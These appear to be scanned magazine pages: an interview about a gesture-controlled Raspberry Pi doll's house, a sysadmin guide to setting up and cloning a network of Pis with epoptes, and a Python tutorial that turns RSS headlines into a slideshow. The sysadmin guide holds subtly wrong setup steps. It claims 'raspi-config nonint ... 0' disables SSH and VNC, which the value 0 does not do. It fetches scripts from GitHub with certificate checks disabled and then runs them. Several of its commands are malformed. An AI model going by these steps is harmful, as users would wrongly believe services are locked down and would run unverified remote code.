The core component of MYHouse is the gesture recognition that is enabled by machine learning. Our code is written in Python; it uses a Multi Layer Perceptron [MLP, a class of neural network] that runs using the MXNet machine learning framework (<https://mxnet.apache.org>).

The code is surprisingly simple. We gather raw accelerometer/gyroscope data and pass it to the MLP, which decides whether the currently performed gesture corresponds to one of the pre-trained gestures. If there's a match, a decision tree is followed to actuate the appropriate device inside the house: TV, LEDs, fan or shutters. You can check out all the code on my GitHub site.

What was the most challenging aspect of the project?

Believe it or not, choosing paint colours and furniture for the doll's house was as challenging as doing it for a real house! Also, we ran into trouble selecting the best-performing neural network structure and selecting the most intuitive gestures. We had to do quite a bit of trial and error to refine the experience. Thankfully, we had a lot of support from the faculty and were able to move forward and complete the project.

Did you come across any useful technology that made certain things much easier than expected?

Yes. The PlayStation Move controller was a life-saver thanks to the reverse-engineering work of Thomas Perl, who released an unofficial API for it that works well on the Raspberry Pi. The MXNet machine learning framework was also an amazing technology that simplified the creation of our software.

Now you've presented the project to the world, are there any things you'd change and are you planning to add any more features?

The project works really well as it is. At the current stage, I am looking for people who'd be interested in taking this to another level and perhaps building other

“The core component is the gesture recognition that is enabled by ML**”**

toys and useful things with it. I encourage people to use our work and perhaps we'll see real houses using this!

Do you have any tips for anyone who wants to attempt your project?

Don't be discouraged if things don't work right away. Feel free to ask me questions in the GitHub repo.

What kind of projects do you enjoy working on? What's next for you?

I am working on using IoT, AI and CNC machines to create novel ways of how we interact with technology. I like combining laser cutting, 3D printing and electronics to make interactive experiences. For the rest of the summer I'll be working on making Processing (software tool) accessible on Raspberry Pi as part of Google Summer of Code: <https://pi.processing.org>. ■

Components list

- Raspberry Pi 3 or Pi Zero
- Two 3.7g servo motors
- Continuous-rotation servo
- 5-inch HDMI screen
- PlayStation Move Controller
- RGB LED strip (WS2812B)
- Servo extension wire

Off-the-shelf

To enable the team to focus on the software side of the project, Maks says they used lots of off-the-shelf components. For instance, to turn the fan in the bedroom, Surguy used a continuous-rotation servo motor.

Arduino demo

Maks says they built a section of the house initially to demonstrate some of the functional features, such as fans, lights and shutters, and got it working with an Arduino to get an idea of how things would fit together.

Prep work

Lots of prototyping work went into the house itself. Surguy says they started with cardboard prototypes to work out the scale required. Once satisfied with the results, they used 3D modelling software and laser-cut cardboard pieces from the design, and finally moved onto plywood using a snap-fit to join the pieces.

Gesture trainer

Gathering training data for the gestures helped inform many important decisions. For example, Maks says they realised the duration of each gesture needed to be no longer than two seconds. They were also able to determine that the optimal number of gesture samples was in the range of 20 to 25: "The network works really well for the users that trained it, with over 95 per cent accuracy".


1



A moving proposition

Initially, the team had hoped to build a motion controller from scratch, but time constraints meant they chose the PlayStation Move controller as it had all the required built-in features, such as accelerometer and gyro sensors. Surguy says the PSMoveAPI was pivotal in getting the controller to work with the Pi.

2



Gesture recognition

This is the Machine Learning gesture-recognition network structure for the doll's house project. Surguy says they spent a lot of time reading "dozens of research papers" to find the right ML and discovered that the classic "neural network architecture, Multi Layer Perceptron, can work really well for gesture recognition."



Calvin Robinson

Assistant Principal at an all-through school in North West London, Calvin has a degree in both Computer Games Design and Programming BSc (Hons).

Resources


■ **Raspbian**
www.raspberrypi.org/downloads/raspbian/

■ **ASCII Art Generator**
www.bit.ly/2Oqe4Bw

■ **Etcher**
www.etcher.io

Sysadmins' guide to Raspberry Pi networking

Set up and manage a network suite of Raspberry Pis with the minimum of effort





This guide is designed to help sysadmins set up a network of Raspberry Pi computers and provide you with the tools to monitor and assist end users remotely.

We'll configure and install one client machine, before resizing and cloning the image to multiple clients. One Pi will act as a server machine, to accept connections from the client machines, allowing us to remotely assist, monitor and deploy.

Using a number of scripts and software solutions, we'll start off by making our units secure by closing down any unnecessary services, changing the default password, creating a new user and updating/upgrading the system. Our remote management solution will enable us to monitor and assist users, broadcast screens or execute commands from the server directly on the client Pis.

We'll pre-configure the Wi-Fi settings, so our end users don't have to, then we'll customise the MOTD and wallpaper to add a personal touch. Finally, we'll resize and clone the image from one micro SD to another.

If you didn't think a network of Pis was much use before you will after reading this tutorial!



01 Set up your first Pi

Download and install the latest standard Raspbian image to a microSD card. It's more than worthwhile setting up a new user account with the below commands, or at the very least changing the default Pi user's password from **raspberry** to something else, using the **passwd** command.

```
sudo adduser USERNAME
```

where **USERNAME** is, of course, the name of the new account. You'll be prompted to enter a password and confirm it. You may also be asked for personal details, which you can leave blank.

Finally, you'll want to add the new user to the system's sudoers list using **sudo visudo**, and copy the format of the Pi user.

```
pi ALL=(ALL) ALL, USERNAME ALL=(ALL) ALL
```

Log in and out with the **logout** command to test your new username. Once that's working fine you can delete the default user with:

```
sudo deluser -remove-home pi
```

02 Security first

First things first, let's make sure our client Pis are secure by closing any gaping holes left open by default. The following commands will disable the camera, i2c peripheral bus, VNC (Virtual Network Computing) desktop sharing, and SSH (Secure Shell) remote login. You may want to leave one or more of these connections open for some reason; if so, you'll simply need to change

the appropriate Boolean value in the list from a **0** to a **1** to enable the service.

```
sudo raspi-config nonint do_camera 0
sudo raspi-config nonint do_i2c 0
sudo raspi-config nonint do_vnc 0
sudo raspi-config nonint do_ssh 0
```

These settings are also available in the Pi settings menu, but using these commands should save some time. You could always save these into a Bash script for easy repetitive use. Note: If you're not yet using it, you can disable IPv6:

```
sudo sysctl -w net.ipv6.conf.all.disable_ipv6=1
sudo sysctl -w net.ipv6.conf.default.disable_ipv6=1
```

03 Update and upgrade

Before we go any further, it's important to make sure we're running the latest version of everything. Time for an **update**, **upgrade** and **dist-upgrade**, followed by a Pi firmware update:

```
sudo apt-get -qq update
sudo apt-get -qq upgrade
sudo apt-get -qq dist-upgrade
sudo rpi-update
```

You may want to run these commands on a regular basis. At the very least, it's recommended that you update your SSH server weekly with **apt install openssh-server**. The easiest way to set up a regular command is by using **crontab**:

```
crontab -e
```

You'll be asked which editor you'd prefer (nano, in this case) and then entering the command **0 0 * * * apt install openssh-server** will run the update every night at midnight.

04 Install software packages

Now that the basics are set up, we can get the system set up with the software we need for day-to-day use. In our example we're installing Python 3 and a bunch

Naming your Pis


To change the name of your Pi you'll need to set a new hostname, and then change your hosts file to reflect that: Run `hostnamectl set-hostname NEWNAME`, where `NEWNAME` is obviously the new name of your Pi, then run `sudo nano /etc/hosts` and change the hostname next to `127.0.1.1` to match.

of modules via PIP3 for programming on the Pi. Your usage may vary, but the principles are the same.

```

■ sudo apt-get install -qqy mu python-
  numpy python-wxversion python-wxgtk3.0 python-
  pyparsing python-cairo libhidapi-libusb0 gnome-
  schedule python3-pyqt5 python3-pyqt5.qsci
  python3-pyqt5.qtserialport python3-pyqt5.qtsvg
  python3-dev libav-tools ffmpeg
■ sudo pip3 -q install guizero twython python-
  osc explorerhat pibrella piglow requests-
  oauthlib pyinstaller codebug-i2c-tether codebug-
  tether --upgrade
■ sudo pip -q install explorerhat pibrella
  piglow requests-oauthlib pyinstaller

```



05 Remote control

We're going to need a way to remotely assist end users, deploy software and monitor activity. For that, we've chosen the versatile package `epoptes`.

We'll need one Pi to act as a server, for all the client Pis to connect to. Set up your Pi with the previous steps, then install `epoptes` with `apt-get install epoptes` and add your new user to the `epoptes` group with:

```
■ gpasswd -a USERNAME epoptes
```

Now back to the client machines. By default the DNS name for `epoptes` server is `server`, so it'll make our lives easier later if we add that to our hosts files:

```

■ sudo nano /etc/hosts
■ 192.168.1.1 server

```

replacing the IP with that of your server Pi. Install `epoptes` on the clients:


```

■ sudo apt-get install -qqy epoptes-client
■ sudo epoptes-client -c

```

06 Network settings

If we set up a custom `wpa_supplicant` config for our client Pis, our end users won't need to manually connect to Wi-Fi. This automates network connections for our users and also means we don't need to share Wi-Fi keys.



Using your favourite text editor manipulate `/etc/wpa_supplicant/wpa_supplicant.conf`:

```

■ ctrl_interface=DIR=/var/run/wpa_supplicant
  GROUP=netdev
■ update_config=1
■ network={ssid="WI-FI NAME HERE"
  psk="WI-FI PASSWORD HERE"
  proto=RSN
  key_mgmt=WPA-PSK
  pairwise=CCMP
  auth_alg=OPEN}


```

We encountered issues on Raspbian if we didn't also delete the network interfaces file, forcing the OS to check `wpa_supplicant`:

```
■ sudo rm /etc/network/interfaces
```

07 Customisation

With all the essential security, software and monitoring out of the way, we can spend some time customising our client Pis.



MOTD, also known as Message of the Day, is the message you see when you first log into a system in the command line. It's displayed whenever you connect via SSH, so it's a nice place to add a little humour. It's customary to create some ASCII art and paste it into `sudo nano /etc/motd`. We've provided a link to some ASCII art generators in the resources section, to assist with this.

Of course, for the graphical user we'll need a desktop wallpaper. The following script takes a file we're calling `DownloadedWallpaper.png` (this can be any image you

like), creates a wallpaper out of it (called `newimage.png`) and replaces the default wallpaper (`Grid.png`) for good measure, to ensure the wallpaper actually changes.

```

■ sudo cp DownloadedWallpaper.png/usr/share/rpd-wallpaper/newimage.png
■ sudo cp DownloadedWallpaper.png/usr/share/pt-artwork/img/wallpapers/Grid.png
■ sed -i -e 's/road.jpg/newimage.png/g' .config/pcmanfm/LXDE-pi/desktop-items-0.conf
■ pcmanfm -w /usr/share/rpd-wallpaper/newimage.png

```

08 Resizing the image

Before we can clone this client setup from one microSD to all the others, we'll need to resize the image in order to minimise any empty space and therefore speed up the copying and flashing process:

```

■ sudo nano /boot/cmdline.txt

```

Now go ahead and paste in:

```

■ dwc_otg.lpm_enable=0 console=serial0,115200
console=tty1 root=/dev/mmcblk0p2 rootfstype=ext4
elevator=deadline fsck.repair=yes rootwait quiet
init=/usr/lib/raspi-config/init_resize.sh quiet
splash plymouth.ignore-serial-serial-serials

```

Next, grab our resize code from GitHub:

```

■ wget --no-check-certificate -O - https://github.com/Roobinson/edu-image/blob/master/resize2fs_once
■ sudo chmod +x /etc/init.d/resize2fs_once
■ sudo systemctl enable resize2fs_once

```

09 Cloning clients

Remove the microSD card and place into another Linux machine. Both the boot and main partitions will mount – that's fine. To clone this repo to the Linux machine, unmount both partitions (you can use the GUI by right-clicking, or use the `umount` command) and use:



```

■ wget --no-check-certificate -O - https://github.com/Roobinson/edu-image/blob/master/resize.sh

```

```

■ chmod +x resize.sh
■ resize.sh

```

Follow the step-by-step guide and select the appropriate partitions; you'll then have a backup of the image which is created in `~/backups`. Put this somewhere safe. Download a copy of Etcher (link in the Resources section) and flash this new backup image onto as many microSD cards as needed – one for each client Pi.

10 Automating the process


If this is a process you may need to follow regularly, it might be worthwhile taking steps to automate the process. Create a new Bash script in your favourite text editor and add all the previous steps, adding `echo` comments along the way:

```

■ #!/bin/sh
■ echo "Raspi-Config steps"
■ sudo raspi-config nonint do_camera 0
■ echo "Updates"
■ sleep 2
■ sudo apt-get -qq update

```

And you are done! Now you have a network of Raspberry Pis ready to be used. ■



■ Taking control

Epoptes is an open source remote control/monitoring solution. Not only can it be used to monitor and/or take control of an end user's Pi to provide assistance, it can also be used to broadcast your own screen to the user, execute commands remotely, send messages to the user, turn sound on/off and lock (or unlock) the screen if necessary. Epoptes can also be used to log a user out, restart or shut down the client Pi remotely. It's a pretty handy tool for any sysadmin.

We also recommend sorting your client Pis into 'Groups'. You may want to divide them by physical location (such as site1, site2 or room1, room2), or by user type (reception staff, administrative staff, custodial/facilities and so on), or Pi type (for example, workstation, web server, database server). To do this, it helps to name your Pis accordingly, check our 'Naming your Pis' box on the opposite page for more on how to do that.



Dan Aldred

Raspberry Pi enthusiast, teacher and coder who enjoys creating new projects and hacks. He's currently trying to get a Xbox 360 Kinect, Python and Pi to work with each other.

Resources

■ feedparser


<https://github.com/kurtmckee/feedparser>

■ Python-pptx

<https://github.com/scanny/python-pptx>

Raspberry Pi: Build an automated news machine

Use Python code to pull down the latest news into a simple presentation, with hyperlinks to each story



News is everywhere. We are constantly bombarded with news stories via mobile devices, tablets, laptops, TVs and radios. You probably also overhear people discussing news stories. Traditionally the type of newspaper that you read was used to indicate what type of person you may be – a kind of litmus test of your income, political views, social status and where your ethics and morals are aligned. For example, an article by IBT in 2013 found that 40 per cent of readers of the *New Yorker* were making more than \$75,000 a year.


Nowadays, the news caters for every taste with variations such as gossip, detailed, statistical analysis, photographic and so many more. Then there is 'fake news', which is by no means a modern concept – its roots go back to the Second World War.

Whatever your news preference, this tutorial will walk you through customising and building your own bespoke, automated 'News Machine'. Select your favourite news source and use feedparser to pull down five, 10, 15 or more news stories. Then use python-pptx to write your news data into a presentation and save it to your folder. Open the file, and you have your own customised




Above Harvest stories from news sites to create your own feed

newspaper that includes up to the minute news headlines and a hyperlink to each of the stories. Don't like what you're reading? Simply change your source and run the program again.



01 Install feedparser

The program uses a Python library called feedparser. The process of parsing basically means taking input from a string and then returning some data. feedparser applies this process to web feeds such as RSS, Atom and RDF. In our program, feedparser is used to collect input from news websites, which is then downloaded and used to pull out data, such as the headline and a hyperlink to the website where the news story is stored. Open the LXTerminal window and type `sudo pip3 install feedparser`. This will download the required Python library.



02 Install Python-pptx

Python-pptx is a program for creating customised presentations via Python code. Data from webpages, Twitter, databases and so on can be automatically captured and written to slides. The Python-pptx library can be used to customise the slide layout, colour, font and style. Return to the LXTerminal window and enter the command `sudo pip3 install python-pptx` to download the required library.

03 Import the required modules

Open your Python3 editor and start a new file. Begin by importing `feedparser`, line one, which is used to download the data from the news website. The next three lines enable the program to create the presentation. Import `presentation` from the Python-pptx library, line two, and then the pptx utilities, line three, which enable you to customise the point size of the font. This is useful for setting your own sizes for the news headline and the hyperlink. Last, import the colour modules, line four, so that you can change the colour of your fonts.

```
import feedparser
from pptx import Presentation
from pptx.util import Inches, Pt
from pptx.dml.color import RGBColor
```



04 Create the lists

Now create two lists to hold the data which feedparser collects from the news websites. Lists are a useful feature of programming languages and work much like shopping lists. You can add items to them, delete, edit and even merge lists. Next, create a variable and use feedparser to collect the news headlines. The code below includes two different news websites, and you can try either of them. These are used in **Step 10** to access the news data.

```
News = []
Links = []
```

```
#BBCnews = feedparser.parse("http://feeds.bbci.co.uk/news/rss.xml?edition=uk")
#SKYnews = feedparser.parse("http://feeds.skynews.com/feeds/rss/uk.xml")
```


05 Create the slide layout, part 1

In order to make the presentation we need to create a function which customises and builds the slides. Begin by defining the name of the function and then adding the parameters `title` and `subtitle`. When the program runs, these will be replaced with the news headline and a hyperlink to the webpage. On line two set the slide layout to `0` – this is the standard default presentation slide layout, with a title and subtitle textbox. Next create a variable which holds the slide information comprising its layout, the title and the subtitle.


```
def create_my_default_slide(title, subtitle):
    title_slide_layout = prs.slide_layouts[0]
    slide = prs.slides.add_slide(title_slide_layout)
```

06 Create the slide layout, part 2

To complete this function we state where the parsed information needs to be placed. On line one, add the pptx code to assign the news headline from the `title` variable to an individual slide. The command `shapes` enables you to select the empty title textbox on the slide



Click to add title



Click to add subtitle

Adding an image to each slide

On some sites it may be possible to download images and add them to your slide. Simply add the file location of the image to a variable and then use `slide.shapes.add_picture(img_path, left, top)` to add the image and define the position of the image on the slide. Further details can be found at http://bit.ly/lud_pptx.

and write the news headline into it. Line two does the same except that it assigns the weblink to the second placeholder on the slide, the `subtitle` textbox.

```
slide.shapes.title.text = title
slide.placeholders[1].text = subtitle
return slide
```

07 Create the hyperlink, part 1

Next we write a function to create and edit the hyperlinks. Each hyperlink needs to display a link to the web page and, when clicked, should take the user to the specific news story on the website.

Begin by naming the function, line one, and add the following arguments. `shape` is used to select which box on the slide the hyperlink is written to, and `text` adds the string to the textbox. The last argument is `url`, which adds and enables a hyperlink address.

On line two, assign `shape.text_frame` to a variable named `p`. These properties enable you to manipulate the text within the frame. The final line of code writes the text to the textboxes.

```
def add_hyper_link(shape, text, url):
    p = shape.text_frame.paragraphs[0]
    r = p.add_run()
```

08 Create the hyperlink, part 2

The middle section of the function defines font attributes. Line one adds the text which is collected in **Step 10** from the news website to the text frame. On line two, we use `p.font.size` to set the size of the font. This uses standard point sizes, which are abbreviated to `Pt` followed by the actual size – we're using 12pt here, but of course you can change it.

On line three, we assign the font typeface we want to use. In the code below it's set to `Lato`. If you like, replace this with the name of your preferred font choice. Note the use of the `r` and `p` from the previous step to add and manipulate the text within the text frame.

```
r.text = text
p.font.size = Pt(12)
p.font.name = 'Lato'
```

```
*Linux_News.py - F:\Freelance Work\Linux Tutorials\Linux News\Linux_News
File Edit Format Run Options Window Help

### create the hyperlink layout ###
def add_hyper_link(shape, text, url):
    p = shape.text_frame.paragraphs[0]
    r = p.add_run()
    r.text = text
    p.font.size = Pt(12)
    p.font.name = 'Lato'
    p.font.color.rgb = RGBColor(0, 0, 255)
    hlink = r.hyperlink
    hlink.address = url
```

09 Create the hyperlink, part 3

The final part of the function enables you to customise the colour of the hyperlink that appears on the slide. This uses the standard RGB colour values. Add line one, which sets the text font to pure blue – or you can change the values to add your own customised colour. On line two use the code `r.hyperlink` to turn text into a working hyperlink; this is then assigned to a variable called `hlink`. Then use this variable to convert the URL from the downloaded data into a hyperlink, line three.

```
p.font.color.rgb = RGBColor(0, 0, 255)
hlink = r.hyperlink
hlink.address = url
```

10 Pull down news stories

The main part of the program uses a `for` loop on line one to pull down the news data. The value 10 refers to how many stories the program will pull down; again, you can always change this later on if you want more or fewer. On line two, we create a variable to hold the headlines from the Sky News website; this accesses and uses the feedparser that we created in **Step 4**.

On the next line we do the same for the hyperlinks. This returns the website hyperlinks for the first 10 news stories. At the end of this step you can save and run your program to see if it's working correctly. It won't create the presentation yet, but you will be presented with 10 news stories and 10 links.

```
for i in range(10):
```



```
text = SKYnews["entries"][i]["title"]
links = SKYnews["entries"][i]["link"]
print(text)
print(links)
```

11 Append the data to the lists

In **Step 4** we created two lists named `News` and `Links`. In this step we add the news headlines that are stored in the variable from the previous step, named `text`, to the `News` list, line one. This uses the `append` function which adds each headline to the end of the list. Next, do the same for the hyperlinks, appending them to the `Links` list that we created in **Step 4**.

```
News.append(text) #add headlines to News list
Links.append(links) #add links to Links list
```

12 Create a dictionary of news and links

Now that we have a list of headlines and a list of hyperlinks, we can combine them into a dictionary. This works in the same way as any dictionary: you look up the word and it gives you a definition. In this program, however, the keyword is the headline and the definition is the hyperlink. Create a new dictionary named `News_Dict`, line one. Then for each entry in the `News` list, add it to the dictionary, assigning the hyperlink to the `News` headline, line three. The last line of code can be omitted, but it's useful for testing the code.

```
News_Dict = {}
for i in range(len(News)):
    News_Dict [News[i]] = Links[i]
print (News_Dict)
```


13 Create the presentation, part 1

The last section of the program creates the presentation. First assign the `Presentation()` class to the variable `prs`. Next create a `for` loop, which for each of the entries in the dictionary creates a new slide using the function from **Step 5**. This places the headline into the title placeholder on the slide, and then places the hyperlink into the subtitle placeholder. As hyperlink addresses are not always user friendly and could be any length, we should assign the hyperlink address the text label `Click for full story`, which we do in line three.

```
prs = Presentation()
for key, value in News_Dict.items():
    this_slide = create_my_default_
slide("%s" % key, "Click for full story: ")
```

14 Create the presentation, part 2

Next, we write the hyperlinks to each slide. In **Step 8** and **9**, the function converts the text string into an operational hyperlink. Line one uses the `add` method to write each unique hyperlink to the text label on each slide. The label is selected using the code `this_slide.shapes[1]`, where `[1]` refers to the second textbox on the slide. The final line of code is optional and prints out the total number of slides in the presentation. This is useful



for checking that the program is working accurately – ten news stories should create ten slides.

```
add_hyper_link(this_slide.shapes[1], value,
value)
print(len(prs.slides))
```

15 Create the presentation, part 3

